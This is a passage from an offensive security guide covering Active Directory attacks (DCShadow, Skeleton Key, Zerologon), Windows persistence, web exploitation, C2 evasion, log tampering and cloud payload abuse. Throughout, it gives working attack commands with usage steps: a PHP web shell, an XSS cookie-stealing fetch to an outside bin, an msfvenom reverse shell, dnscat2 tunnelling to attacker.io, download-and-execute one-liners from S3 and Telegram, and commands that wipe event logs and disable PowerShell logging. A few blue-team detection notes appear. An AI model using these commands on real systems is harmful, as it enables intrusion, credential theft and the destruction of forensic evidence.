
Purpose: Elevates to SYSTEM privileges required to manipulate domain controller services and Active Directory replication.

Technical Process:

- **SYSTEM Elevation** - Gains highest privilege level needed for domain controller simulation.
- **mimidrv Service** - Loads kernel driver to enable low-level system manipulation.
- **Process Token Manipulation** - Acquires necessary privileges for AD replication operations.

Phase 2: Malicious Object Injection

```
lsadump::dcshadow /object:CN=Admin,CN=Users,DC=corp,DC=local
/attribute:primaryGroupID /value:512
```

Purpose: Stages malicious changes by modifying critical Active Directory attributes to escalate privileges.

Attack Parameters

- **/object:** - Specifies the Distinguished Name of the target AD object to modify.
- **/attribute:primaryGroupID** - Targets the primary group membership attribute.
- **/value:512** - Sets the value to 512 (Domain Admins group RID).

Technical Mechanics

- **Rogue DC Registration** - Creates temporary domain controller object in AD configuration partition.
- **Service Principal Names** - Registers SPNs like "GC/machine-name" to appear as legitimate DC.
- **Replication Staging** - Prepares malicious changes for injection into AD database.

Attack Prerequisites and Capabilities

Required Permissions

- **Domain Administrator Rights** - Must have domain admin or enterprise admin privileges.
- **Replication Permissions** - "Replicating Directory Changes" and "Replicating Directory Changes All" rights.
- **SYSTEM-Level Access** - Needed to register rogue domain controller services.

Common Attack Objectives

- **Privilege Escalation** - Adding users to Domain Admins or other privileged groups.
- **SIDHistory Injection** - Adding historical SIDs for cross-domain privilege inheritance.
- **Backdoor Account Creation** - Establishing persistent administrative access.
- **Attribute Manipulation** - Modifying critical AD attributes for various attack scenarios.

Why is DCShadow Extremely Dangerous?

Stealth Characteristics

- **Native Replication Protocol** - Uses legitimate MS-DRSR protocol identical to normal DC replication.
- **No Audit Logs** - Changes don't generate standard Event ID 5136 (directory service changes) logs.
- **SIEM Evasion** - Traffic appears as routine domain controller synchronization.
- **Minimal Detection Surface** - Rogue DC registration is temporary and quickly removed.

Technical Advantages

- **Direct AD Injection** - Bypasses normal AD validation and security controls.
- **Immediate Effect** - Changes propagate instantly through standard replication topology.
- **Persistence Capability** - Modifications remain even after rogue DC is removed.
- **Cross-Domain Impact** - Can affect trust relationships and forest-wide privileges.

Why DCShadow Evades Detection?

- **Legitimate Protocol Mimicry** - Indistinguishable from normal DC replication traffic.
- **Temporary Infrastructure** - Rogue DC exists only during attack execution.
- **Missing Audit Events** - Standard AD change logging doesn't capture DCShadow modifications.
- **Administrative Legitimacy** - Uses valid domain admin credentials throughout.

Skeleton Key Attack

Objective: Inject a universal password into memory on the Domain Controller to authenticate as any domain user.

```
privilege::debug
```

Sets Mimikatz process to have Debug privileges, allowing access to system processes and memory.

```
misc::skeleton
```

Loads the Skeleton Key module, planting a master password in the LSASS process memory. This password is accepted for all domain accounts without modifying the AD database.

```
exit
```

What It Does?

1. **Privilege Escalation:** Grants Mimikatz the ability to read and write memory in privileged processes (LSASS).
2. **Universal Password Injection:** Inserts a “skeleton key” password handler into the domain controller’s memory. Any user can authenticate to the domain using this password.
3. **Persistent Backdoor:** The injected password exists only in memory and persists until the DC is rebooted, enabling stealthy, wide-ranging unauthorized access without altering on-disk credentials.

This attack provides attackers with unrestricted access to domain resources by accepting a forged master password for any account, while leaving minimal forensic evidence.

Zero Logon (CVE-2020-1472)

The two commands exploit the “Zero Logon” vulnerability (CVE-2020-1472) to completely control a domain controller’s machine account and dump its NTLM hashes:

Reset the DC’s machine password

```
python3 zerologon.py DC01 192.168.1.10
```

- Sends specially crafted Netlogon authentication messages to DC01’s Netlogon service and, due to the cryptographic flaw, forces the DC to accept an all-zero session key.
- Uses that bogus session key to reset DC01’s computer account password in Active Directory to an attacker-controlled value, without prior authentication.

Dump credential hashes with no password

```
secretsdump.py -just-dc -no-pass DC01\$@192.168.1.10
```

- Connects to DC01 over SMB using the now-known (reset) machine account password (empty string) and requests NTLM hashes for all domain accounts.
- Outputs the domain controller’s NTLM database, including the krbtgt and all user hashes, enabling full domain compromise.

Together, these steps allow an unauthenticated attacker to reset a domain controller’s password and then extract every account’s password hash, leading to total domain takeover.

Persistence: The Art of Staying In

Why Persistence Matters?

Getting a shell is hard. Keeping it is harder.

Real-world networks are dynamic. Servers reboot, users log off, and connections drop. If your access depends on a single open session, you will lose it within 24 hours. Persistence is the art of planting a "backdoor" that automatically re-connects you to the victim machine, even after a restart.

Registry Run Keys

The oldest trick in the book. Windows checks specific Registry keys every time a user logs in to know which programs to start (like OneDrive or Spotify). Attackers abuse this to launch their C2 beacon.

The Method

1. **HKCU** (Current User): Stealthier, doesn't require Admin rights, but only runs when that specific user logs in.
2. **HKLM** (Local Machine): Requires Admin rights, but runs for any user.

Attack Command (PowerShell):

```
# Add a Run Key for the current user
New-ItemProperty -Path
"HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" `
    -Name "WindowsUpdater" `
    -Value "C:\Users\Public\update.exe" `
    -PropertyType String -Force
```

Blue Team Detection

- **Tool**: Sysinternals Autoruns is the gold standard for finding these.
- **Event ID 4657**: Registry value modified. Watch for changes to the \Run or \RunOnce keys.

Scheduled Tasks

Scheduled Tasks are superior to Registry keys because they offer granular control. You can tell Windows: "Run my malware every day at 9 AM" or "Run my malware 5 minutes after the user creates a session."

The Method

Attackers often create a task that runs as SYSTEM, granting them immediate high privileges upon reconnection.

Attack Command (Command Line):

```
:: Create a task named "OneDriveSync" that runs every hour
schtasks /create /sc hourly /mo 1 /tn "OneDriveSync" /tr
"C:\Users\Public\beacon.exe"
```

Blue Team Detection

- **Event ID 4698**: A scheduled task was created.
- **Hunter Note**: Look for tasks with suspicious names masquerading as legitimate software (e.g., "GoogleUpdatev2") but pointing to weird paths like C:\Users\Public or C:\Temp.

Service Creation

If you have Administrator privileges, creating a Windows Service is one of the most stable persistence methods. Services run in the background, independent of user sessions, and usually run as SYSTEM.

The Method

You create a new service binary (your C2 beacon) and tell the Service Control Manager (SCM) to launch it automatically at boot.

Attack Command:

```
:: Create a service named "HealthCheck"
sc create HealthCheck binPath= "C:\Windows\Temp\sliver.exe" start= auto
sc start HealthCheck
```

Blue Team Detection

- **Event ID 7045**: A new service was installed in the system. This is a high-fidelity alert. Legitimate services are rarely installed randomly on a Friday afternoon.

COM Object Hijacking

The Concept

Many legitimate Windows components (like `explorer.exe`) try to load Component Object Model (COM) DLLs that do not exist by default. If you register your malicious DLL at that specific Registry path, the application will load your code automatically.

The Target

A reliable target is the `MruPidlList` (Used by Explorer).

- **CLSID**: `{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}`
- **Registry Path**: `HKCU\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32`

Attack Command (PowerShell):

1. Create the Registry Structure

```
New-Item -Path "HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32" -Force
```

2. Point it to your Beacon DLL

```
Set-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32" -Name "(default)" -Value "C:\Users\Public\sliver.dll"
```

3. Set the Threading Model

```
Set-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{AB8902B4-09CA-4bb6-B78D-A8F59079A8D5}\InprocServer32" -Name "ThreadingModel" -Value "Both"
```

Effect: Next time `explorer.exe` starts (or the user logs in), it loads `sliver.dll`.

Blue Team Detection

- **Monitor**: Sysmon Event ID 12 or 13 (Registry Event) for writes to `HKCU\Software\Classes\CLSID`.
- **Hunt**: Look for InprocServer32 keys pointing to suspicious paths like `Temp` or `Public`.

WMI Event Subscriptions (Fileless)

The Concept

This technique stores your payload entirely inside the WMI database (OBJECTS.DATA). It does not require a malicious file on disk to trigger (though the payload itself might drop one).

The 3 Components

1. **Event Filter**: The Trigger (e.g., "At startup").
2. **Event Consumer**: The Action (e.g., "Run this PowerShell").
3. **FilterToConsumerBinding**: The Glue.

Attack Command (PowerShell - Admin Required):

1. Create the Event Filter (Trigger: Uptime > 200s)

```
$FilterArgs = @{
    Name = "UpdaterTrigger"
    EventNamespace = "root\cimv2"
    QueryLanguage = "WQL"
    Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime <
360"
}
$Filter = Set-WmiInstance -Namespace root\subscription -Class
__EventFilter -Arguments $FilterArgs
```

2. Create the Event Consumer (Action: Run PowerShell)

```
$ConsumerArgs = @{
    Name = "UpdaterAction"
    CommandLineTemplate = "powershell.exe -NoP -W Hidden -Enc
<BASE64_PAYLOAD>"
}
$Consumer = Set-WmiInstance -Namespace root\subscription -Class
CommandLineEventConsumer -Arguments $ConsumerArgs
```

3. Bind Them Together

```
$BindingArgs = @{
    Filter = $Filter
    Consumer = $Consumer
}
Set-WmiInstance -Namespace root\subscription -Class
__FilterToConsumerBinding -Arguments $BindingArgs
```

Blue Team Detection

- **Tool**: Sysinternals Autoruns (WMI Tab) will visualize this immediately.
- **Event ID 5861**: WMI Activity (New subscription created).
- **PowerShell**: Get-WmiObject -Namespace root\subscription -Class __EventFilter.

Web Application Attacks

- *Note: This guide focuses primarily on Windows Network compromise. The Web section is included for completeness regarding initial access vectors.*

Expanding the Attack Surface: Web Applications

While much of this guide focuses on Windows and network attacks, modern environments increasingly rely on web applications. These applications often serve as initial entry points for attackers and provide pathways for further system compromise.

The Web Application Attack Landscape

Web applications present unique challenges:

- **Direct Internet Exposure**: Often accessible from anywhere on the internet.
- **Complex Codebases**: Custom applications may contain unknown vulnerabilities.
- **Diverse Technologies**: Multiple programming languages and frameworks.
- **User Input Handling**: Constant processing of untrusted data.
- **Integration Points**: Connections to databases and backend systems.

If at any point in this section you'd like to dive deeper into web applications attack – visit this Website.

SQL Injection (SQLi)

Where to Use: Find web pages with parameters in the URL (e.g., http://victim.com/products.php?id=1).

How to Test: Use simple payloads in the parameter, such as:

```
' OR '1'='1
```

Advanced Exploitation: Use tools like sqlmap for automated testing and data extraction:

```
sqlmap -u "http://victim.com/products.php?id=1" --dump-all --batch --
threads=10
```

Turning SQL Injection into Remote Code Execution (RCE)

In Windows environments, SQL Injection can often lead to full system takeover using the xp_cmdshell stored procedure.

The Attack Chain:

1. **Enable Advanced Options:**
   EXEC sp_configure 'show advanced options', 1; RECONFIGURE;
2. **Enable xp_cmdshell:**
   EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
3. **Execute OS Commands:**
   EXEC xp_cmdshell 'whoami';
   (Result: NT authority\system)

Impact: This executes commands directly on the Windows server hosting the database, allowing you to download malware or create new admin users.

Cross-Site Scripting (XSS)

Where to Use: Locate input fields (e.g., search bars, comment sections) or parameters in URLs that reflect user input.

How to Test: Inject a harmless script to see if it executes:

```
<script>alert('XSS');</script>
```

Advanced Exploitation

Send a stored XSS payload using RequestBin to a persistent field that other users will view:

1. Enter to the RequestBin site and log in.

2. Press the “Create Request Bin” button.

3. Use the link that was created for you and implement it in your attack to steal cookies.

It should look like this:

```
<script>fetch("https://example.m.pipedream.net/+document.cookie")</scri
pt>
```

Command Injection

Where to Use: Identify input fields that interact with system commands, such as file uploads or administrative panels.

How to Test: Inject a command to observe its effect (e.g., ; ls for Linux systems or && dir for Windows systems).

Advanced Exploitation

Chain commands to escalate privileges or exfiltrate data:

```
curl -d "cmd=echo Y29udHJvbCBjdGwgYWRkIGluIGxpdmUgc2hlbGxzCg== | base64
-d | bash" http://victim.com/shell
```

Directory Traversal

Where to Use: File retrieval or file upload features.

How to Test: Attempt to access parent directories using ../ in file paths:

```
curl http://victim.com/../../etc/passwd
```

Advanced Exploitation

Combine traversal with file reading to access sensitive configuration files.

Remote File Inclusion (RFI)

Where to Use: Pages with file inclusion functionality, such as http://victim.com/index.php?page=home.php.

How to Test: Replace the page parameter with an external script URL:

```
http://victim.com/index.php?page=http://attacker_ip/shell.txt
```

Advanced Exploitation

Host a reverse shell script on the attacker's server to gain access to the victim system.

File Upload Vulnerabilities

Where to Use: Any feature that allows file uploads, such as user profile picture uploads or document submissions.

How to Test: Attempt to upload malicious files such as a PHP or ASPX web shell.

PHP Web Shell:

```
<?php
if(isset($_REQUEST['cmd'])) {
    echo '<pre>';
    system(htmlspecialchars($_REQUEST['cmd']));
    echo '</pre>';
} else {
    echo 'No command specified.';
}
?>
```

Execution: After uploading the file, access it through the web application and use the cmd parameter to execute commands:

```
http://victim.com/uploads/shell.php?cmd=whoami
```

Chaining with Directory Traversal: Upload a malicious script to a predictable location, then use directory traversal to execute it if direct access is blocked:

```
curl http://victim.com/uploads/../../uploads/shell.php?cmd=whoami
```

Combining with RFI: Upload a script to a vulnerable server and include it remotely via an RFI vulnerability:

```
http://victim.com/index.php?page=http://attacker_ip/uploads/shell.php
```

Advanced SQLi/XSS Payloads

Time-Based Blind SQLi:

```
'; IF (SELECT COUNT(*) FROM users) > 0 WAITFOR DELAY '0:0:5'--
```

Polyglot XSS:

```
<image/src/onerror=eval(atob("YWxlcnQoJ1hTUycp"))>
```

Run HTML

File Upload Bypass Techniques

Magic Byte Spoofing:

```
echo GIF8; > shell.jpg.php
```

.htaccess Execution:

```
AddType application/x-httpd-php .jpg
```

Privilege Escalation via Local File Inclusion (LFI): If LFI is possible, upload a malicious script to an accessible directory, then use the LFI vulnerability to execute it:

```
curl http://victim.com/index.php?page=../../uploads/shell.php?cmd=id
```

Operational Security (OPSEC): Staying Undetected

The Art of Remaining Invisible

Even the most sophisticated attack techniques are useless if they're detected and stopped by security teams. Operational Security (OPSEC) encompasses the methods attackers use to avoid detection, maintain persistence, and accomplish their objectives without alerting defenders.

The Modern Detection Landscape

Today's security environments include:

- **Security Information and Event Management (SIEM)**: Centralized log analysis.
- **Endpoint Detection and Response (EDR)**: Advanced endpoint monitoring.
- **User and Entity Behavior Analytics (UEBA)**: Behavioral anomaly detection.
- **Network Traffic Analysis (NTA)**: Deep packet inspection and analysis.
- **Threat Hunting**: Proactive searching for threats.

C2 Obfuscation

Command & Control (C2) Obfuscation is a crucial OPSEC technique used to hide communication between a compromised system and an attacker's C2 server. This prevents detection by security tools such as firewalls, IDS/IPS, and endpoint detection and response (EDR) solutions.

Key Techniques

Domain Fronting

This snippet is part of a Cobalt Strike HTTP C2 profile and configures domain fronting to hide your true command-and-control server behind a legitimate CDN hostname.

```
http-config {
  set trust_x_forwarded_for "true";
  set host_header "cdn.amazonaws.com";
}
```

To use these two settings in your Cobalt Strike HTTP C2 profile, follow these steps:

1. Create or edit your HTTP profile file (for example, cdn-profile.http) and include the domain-fronting stanza:

```
http-config {
  set trust_x_forwarded_for "true";
  set host_header "cdn.amazonaws.com";
}
```

2. Place the profile file in Cobalt Strike's cobaltstrike directory (e.g., /home/user/cobaltstrike/http/).

3. In the Cobalt Strike GUI, go to Attacks > Listeners and either create a new HTTP listener or edit an existing one.

- Under HTTP Profile, select your cdn-profile.http.

4. Ensure your proxy or CDN (Cloudflare, AWS CloudFront, etc.) is configured to forward incoming HTTP(S) requests to your C2 server's true IP address.

- **For Cloudflare**: enable "Proxy" on your DNS A record.
- **For AWS**: configure a CloudFront distribution with a custom origin pointing to your C2 host.

5. Start the listener. When an implant checks in, it will connect to https://cdn.amazonaws.com/....

- The CDN will forward requests to your C2 server.
- Cobalt Strike will trust the X-Forwarded-For header so that implants and your team see the client's real IP in session logs.

Result: All C2 traffic appears to go to a high-reputation domain (cdn.amazonaws.com), while your server receives the proxied requests. This masks the real C2 endpoint and preserves accurate client IPs.

Traffic Encryption

The msfvenom command shown below builds a Windows-compatible Meterpreter reverse-HTTPS payload and writes it to `payload.exe`. Here's what each option does:

Command Explanation

```
msfvenom -p windows/x64/meterpreter/reverse_https
LHOST=legit.azureedge.net LPORT=443 -f exe -o payload.exe
```

- `-p windows/x64/meterpreter/reverse_https`
  Chooses the 64-bit Windows Meterpreter payload that connects back over HTTPS.
- `LHOST=legit.azureedge.net`
  Sets the callback host to your public C2 endpoint (e.g., an Azure CDN domain).
- `LPORT=443`
  Uses TCP port 443 (HTTPS) for the reverse connection, blending in with normal web traffic.
- `-f exe`
  Formats the payload as a Windows executable.
- `-o payload.exe`
  Writes the generated payload to the file payload.exe.

How to Use It

Generate the Payload

Run the msfvenom command on your attacker machine. This creates payload.exe.

Configure a Metasploit Listener

In Metasploit's console (msfconsole), set up a matching reverse_https handler:

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set LHOST 0.0.0.0
set LPORT 443
set SRVHOST 0.0.0.0
run
```

- LHOST 0.0.0.0 and SRVHOST 0.0.0.0 allow the handler to accept incoming connections on any interface.

Deliver the Payload
Distribute `payload.exe` to the target (e.g., via phishing email, web download, or USB drop).

Execute on Target
When the victim runs payload.exe, it will call back over HTTPS to `legit.azureedge.net:443` and establish a Meterpreter session.

Interact with the Session
In msfconsole, you'll see a new Meterpreter session. Use commands like `sessions -i <id>` to interact, then `sysinfo`, `shell`, `migrate`, etc., to explore and control the target system.

By embedding your handler behind a high-reputation CDN domain on port 443 and encrypting the entire session over HTTPS, this payload evades many network-based IDS/IPS and content-filtering defenses.

IP Rotation & Proxy Chains

Route traffic through Tor or residential proxies.

Using proxychains with C2 tools

```
proxychains4 -q -f /etc/proxychains.conf ./C2Agent
```

This command does two things:

1. **Loads your proxy chain configuration** (-f /etc/proxychains.conf):
   Proxychains reads that file to build a list of SOCKS or HTTP proxies (Tor, residential proxies, etc.) through which it will route your traffic.
2. **Launches your C2 agent through the proxy chain** (./C2Agent):
   All outbound connections that C2Agent makes - whether HTTP, HTTPS, DNS, or raw TCP - will be redirected hop-by-hop through the proxies in /etc/proxychains.conf.

How to use it:

1. Install Proxychains
On Debian/Ubuntu:

```
sudo apt update && sudo apt install proxychains4
```

2. Edit /etc/proxychains.conf
At the bottom of the file, list your proxies in order. For example, to chain Tor then a SOCKS5 residential proxy:

```
[ProxyList]
# Tor (default SOCKS port)
socks5  127.0.0.1 9050
# Residential proxy
socks5  203.0.113.10 1080
```

3. Verify Proxy Chain
Test with a simple HTTP tool to confirm chaining works:

```
proxychains4 -q curl https://ifconfig.me
```

You should see the IP of your final proxy.

4. Run Your C2 Agent
Replace ./C2Agent with the actual path to your implant or tool. For example:

```
proxychains4 -q curl https://ifconfig.me
```

```
proxychains4 -q -f /etc/proxychains.conf msfconsole
```

OR

```
proxychains4 -q -f /etc/proxychains.conf ./evil.exe
```

All of C2Agent's network traffic will now be rotated and anonymized through the proxy chain, dramatically increasing OPSEC by hiding your true source IP.

DNS Tunneling with dnscat2

The following command starts a DNS-based tunnel between the compromised host and your attacker server. Here's what it does and how to use it:

```
dnscat2.exe --dns server=attacker.io,domain=corp.local
```

What does it do?

Encapsulates data in DNS

dnscat2 encodes commands and data inside DNS queries and responses, bypassing HTTP/HTTPS monitoring.

Specifies your C2 server

`--dns server=attacker.io` points dnscat2 at your public DNS server (attacker.io), where you run the dnscat2 listener.

Blends with internal names

`domain=corp.local` makes the tool issue DNS requests like `<random>.corp.local`, which look like normal corporate DNS traffic.

How to use it?

Set up your dnscat2 listener

On your attacker machine, install Ruby or Go version of dnscat2 and run:

```
dnscat2 --dns --domain corp.local --port 53
```

This listens on UDP 53 for incoming dnscat2 queries under *.corp.local.

Publish your DNS delegation

In your public DNS for attacker.io, create NS records pointing corp.local.attacker.io to your listener's IP. Example:

```
corp.local.attacker.io. NS 203.0.113.5
```

Run the client on the victim

Execute on the compromised host:

```
dnscat2.exe --dns server=attacker.io,domain=corp.local
```

The client issues A or TXT record queries like `abcd1234.corp.local.attacker.io`.

Interact with the shell

In your dnscat2 server console, you'll see a new session. You can then type commands; output is returned over DNS responses.

Tips for stealth

- Use TXT records for larger data transfers.
- Throttle your queries with --delay 5000 (5 sec intervals) to avoid volume alerts.
- Encrypt payloads: dnscat2 uses AES-256 by default, hiding your communication content.

By tunneling over DNS, you can bypass egress filters that restrict HTTP/HTTPS and blend in with normal name resolution traffic, making detection and blocking far more difficult.

Cloud-Based Payload Hosting

This section outlines **three cloud-based payload hosting techniques** for evading detection and bypassing network security controls.

```
(New-Object
Net.WebClient).DownloadString("https://s3.amazonaws.com/malicious-
bucket/payload.ps1") | IEX
```

This PowerShell one-liner is used to download and execute a remote PowerShell script from a cloud storage provider (in this case, an AWS S3 bucket).

Breaking it Down

`New-Object Net.WebClient` – Creates a web client object for HTTP requests.

`.DownloadString("URL")` – Downloads the content from the provided URL.

`| IEX` – Pipes the downloaded script into `Invoke-Expression (IEX)`, which **executes the script in memory**, avoiding disk-based detection.

How to use it?

1. **Upload your payload** to AWS S3, Google Drive, or Dropbox
2. **Make the file publicly accessible** (but use obscure bucket/folder names)
3. **Execute the one-liner** on the target system
4. **Script runs in memory** without touching disk, evading file-based detection

Advantages

Leverages trusted cloud domains that are rarely blocked by firewalls or proxies.

Stealth Enhancements

Ephemeral Hosting

- Use AWS S3 pre-signed URLs that expire after 15 minutes.
- Generate temporary download links to avoid persistent IOCs.

```
aws s3 presign s3://malicious-bucket/payload.ps1 --expires-in 900
```

Benefits of Cloud-Based Hosting

- **Trusted Domains:** Cloud services are whitelisted by most security solutions
- **Bypasses Network Security:** Outbound traffic to cloud storage is typically allowed
- **Fileless Execution:** Scripts execute directly in memory
- **Ephemeral Nature:** Can quickly remove or rotate hosting locations
- **Legitimate Infrastructure:** Abuse of trusted services makes attribution difficult

Obfuscation

Host encrypted ZIP files containing payloads, requiring password extraction.

```
Expand-Archive -Path "$env:TEMP\payload.zip" -DestinationPath
"$env:TEMP\" -Password "P@ssw0rd123"
```

How to use it?

1. **Create password-protected ZIP** containing your malicious executable
2. **Upload to cloud storage** (AWS S3, OneDrive, etc.)
3. **Download and extract** on target using PowerShell commands
4. **Execute the extracted payload**

Advantages

Encrypted archives bypass content inspection and antivirus scanning of cloud-hosted files.

Decentralized Platforms

Uses social media platforms as command-and-control infrastructure.

```
$url = "https://api.telegram.org/bot<TOKEN>/getFile?file_id=<FILE_ID>"
```

```
IEX (curl -Uri $url -UseBasicParsing).Content
```

How to use it?

1. **Create a Telegram bot** and get your bot token.
2. **Upload payload files** to your bot/channel.
3. **Get file IDs** for uploaded content.
4. **Use Telegram API** to download and execute files on targets.
5. **Send commands** through bot messages.

Advantages

- Social media platforms are trusted and rarely blocked.
- Built-in encryption for communications.
- Difficult to attribute malicious activity to legitimate social platforms.

These techniques are highly effective because they leverage the trust relationship between corporate networks and major cloud providers, making malicious traffic appear legitimate while providing flexible, scalable payload delivery mechanisms.

Beacon Hygiene: Surviving in Memory

The days of "click and shoot" C2 are over. Modern EDRs (CrowdStrike, SentinelOne) scan memory for unencrypted payloads and analyze network patterns for regularity.

The "Sleep Mask" (Memory Encryption)

When your C2 agent (Beacon) is not actively running a task, it sits in memory waiting. If it sits as plain executable code, a memory scanner (like `Moneta` or `PE-sieve`) will find it.

- **Concept**: The Beacon encrypts its own memory stack when sleeping and only decrypts it for the millisecond it needs to check for work.
- **Sliver Config**: Enabled by default in modern stagers, but always verify your profile configuration.

Jitter & Timing (Network Evasion)

A beacon that calls home exactly every 60.0 seconds is trivial to spot mathematically.

- **Bad Config**: `Set-Sleep 60` (Creates a perfect "heartbeat" on the wire).
- **Good Config**: `Set-Sleep 60 --jitter 20`
    - **Result**: Check-ins happen at random intervals: 48s, 71s, 55s, 62s. This breaks autocorrelation detection algorithms.

The "Dirty Dozen": Command Line OPSEC

Certain commands are "burnt." They are so heavily signatured that typing them is effectively raising a white flag to the SOC. Below are the most common offenders and their tradecraft-safe replacements.

1. `whoami`

- **Why It's Bad**: This is arguably the most flagged command in existence. EDRs correlate this immediately with "Reconnaissance" behavior.
- **Safe Alternative**: Use native .NET methods like `[System.Environment]::UserName` or inspect your environment variables, which do not spawn a traceable child process.

2. `net user /domain`

- **Why It's Bad**: This generates loud, legacy RPC traffic to the Domain Controller that is easily analyzed by NTA (Network Traffic Analysis) solutions.
- **Safe Alternative**: Use LDAP queries, which are normal traffic in a Windows environment. Tools like AdFind or the .NET accelerator `[ADSISearcher]` are far stealthier.

3. `net group "Domain Admins" /domain`

- **Why It's Bad**: This is the #1 alert for "Adversary enumerating admins." It is a high-fidelity indicator of compromise.
- **Safe Alternative**: Use `Get-NetGroupMember` from PowerView or custom LDAP filters to query group membership without the "net" binary signature.

4. `ping <Target>`

- **Why It's Bad**: Workstations rarely send manual ICMP echo requests to random servers. It creates anomalous noise.
- **Safe Alternative**: Use `Test-NetConnection -ComputerName <Target> -Port 445`. This checks connectivity by attempting a partial SMB handshake, which blends in perfectly with normal Windows background traffic.

5. `sc create`

- **Why It's Bad**: Creating a new service generates Event ID 7045, a high-severity log entry that security teams monitor closely for persistence attempts.
- **Safe Alternative**: Prefer user-land persistence methods like WMI Event Subscriptions or Registry Run keys (HKCU), which are often less scrutinized than system-wide service creation.

6. `mimikatz.exe` (on disk)

- **Why It's Bad**: Dropping the raw binary to disk is instant suicide. It will be quarantined by AV immediately.
- **Safe Alternative**: Always execute credential dumping tools in memory (using your C2's `execute-assembly` or `reflective-inject capabilities`). Alternatively, use `NanoDump` to create a minidump of LSASS without the Mimikatz signature.

PPID Spoofing (Parent Process ID)

The Problem

If you run a malicious PowerShell script, it usually spawns as a child of `explorer.exe` or `cmd.exe`.

- **Suspicious Chain**: `outlook.exe` > `powershell.exe` (Why is Outlook running PowerShell?)

The Solution

PPID Spoofing allows you to spawn your malware as a child of a benign, long-running process.

- **Spoofed Chain**: `spoolsv.exe` (Print Spooler) > `powershell.exe`

Why it works: It looks like a system maintenance task rather than a user-initiated attack.

Sliver Implementation

```
# When launching a shell, specify a PPID
sliver > psexec -p <PID_OF_SPOOLSV> ...
```

AMSI & ETW: The "Blindfold"

As discussed in the Persistence chapter, you must blind the system sensors before running heavy tools.

- **AMSI (Antimalware Scan Interface)**: Inspects scripts before execution.
- **ETW (Event Tracing for Windows)**: Logs the behavior of execution.
- **Rule of Thumb**: Always run your AMSI/ETW bypass (in memory) before loading PowerView, Rubeus, or Mimikatz.

Log Tampering

This section presents **two log tampering techniques** used to hide traces of malicious activity on Windows systems.

Clear Security Event Logs

```
wevtutil cl Security
```

What does it do?

- Clears all Windows Security event logs (Event ID 4624 logons, 4625 failed logons, 4648 explicit logons, etc.)
- Removes forensic evidence of authentication attempts, privilege escalations, and system access.

How to use it?

```
# Clear specific event logs
wevtutil cl Security
wevtutil cl System
wevtutil cl Application

# Clear all logs at once
for /f %i in ('wevtutil el') do wevtutil cl %i
```

Requirements

Administrator privileges needed to clear Security logs

Disable PowerShell Script Block Logging

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell" /v
"EnableScriptBlockLogging" /t REG_DWORD /d 0 /f
```

What does it do?

- Disables PowerShell Script Block Logging (Event ID 4104) by setting registry value to 0.
- Prevents logging of PowerShell commands and script execution.
- Stops recording of potentially malicious PowerShell activity.

Alternative PowerShell method

```
Set-ItemProperty -Path
"HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell" -Name
"EnableScriptBlockLogging" -Value 0
```

Clear specific event IDs

Clear only authentication failures

```
wevtutil qe Security "/q:*[System[(EventID=4625)]]" /f:text /rd:true
/c:1000 | findstr /v "An account failed to log on"
```

Disable other PowerShell logging

Disable module logging

```
reg add
"HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLogging" /v
"EnableModuleLogging" /t REG_DWORD /d 0 /f
```

Disable transcription

```
reg add
"HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcription" /v
"EnableTranscripting" /t REG_DWORD /d 0 /f
```

Operational Security Considerations

Timing

- Clear logs **after** completing malicious activities
- Be aware that clearing Security logs generates Event ID 1102 (audit log cleared)

Stealth

- Consider selective log deletion instead of wholesale clearing
- Use timestomping to modify log file timestamps
- Disable logging **before** performing malicious actions

Detection Risks

- Log clearing activities are often monitored by security teams
- Registry modifications may trigger endpoint detection alerts
- Consider using living-off-the-land techniques that generate less suspicious activity

These techniques are commonly used in post-exploitation scenarios to remove forensic evidence and prevent security teams from analyzing the full scope of an attack.

Living-off-the-Cloud: Stealthy Cloud Asset Abuse

Living-off-the-Cloud describes adversaries abusing legitimate cloud services and platforms to host, deliver, and execute malicious code, rather than relying on traditional on-premises tools or infrastructure. By piggybacking on trusted cloud providers, attackers evade network filters, blend into normal business traffic, and reduce their forensic footprint.

Azure/AWS Lambda Abuse

Execute code via AWS Lambda

```
aws lambda invoke --function-name LegitFunction --payload
file://malicious_payload.json output.txt
```

The aws lambda invoke command runs a serverless function in AWS, letting you execute code without provisioning servers - ideal for cloud-based persistence or abuse.

What does it do?

1. **Invokes an existing Lambda function**

`--function-name LegitFunction` calls the AWS Lambda function named “LegitFunction” in your account.

2. **Supplies custom input**

`--payload file://malicious_payload.json` reads JSON data from the local file malicious_payload.json and passes it as the event object to the Lambda function. This payload can contain malicious instructions or code to execute inside the function.

3. **Saves the response**

`output.txt` tells the AWS CLI to write the function’s JSON response (including any command output or error messages) into the local file output.txt.

How to use it?

1. **Prepare your payload**
Create malicious_payload.json with the JSON your Lambda function expects, for example:

```
{ "command": "whoami", "args": [] }
```

2. **Ensure permissions**
Your AWS CLI credentials (IAM user or role) must have lambda:InvokeFunction permission on “LegitFunction”.

3. **Install and configure AWS CLI**

```
pip install awscli
aws configure
# Enter Access Key, Secret Key, region, and output format
```

4. **Invoke the function**

```
aws lambda invoke --function-name LegitFunction --payload
file://malicious_payload.json output.txt
```

After running, open output.txt to see the function’s result.

Use cases for abuse

- **Serverless malware execution:** Run attacker-controlled code inside your own or compromised Lambda functions.
- **Cloud pivoting:** Use Lambda’s IAM role to access other AWS services.
- **Evasion:** Leveraging AWS-managed infrastructure avoids hosting visible malicious servers.

By abusing AWS Lambda, attackers can execute code at scale without maintaining dedicated servers, blending malicious actions into normal serverless operations.

Google Drive Payload Delivery

The following technique uses Google Drive as a “living-off-the-cloud” payload host.

Here’s what it does and how to employ it:

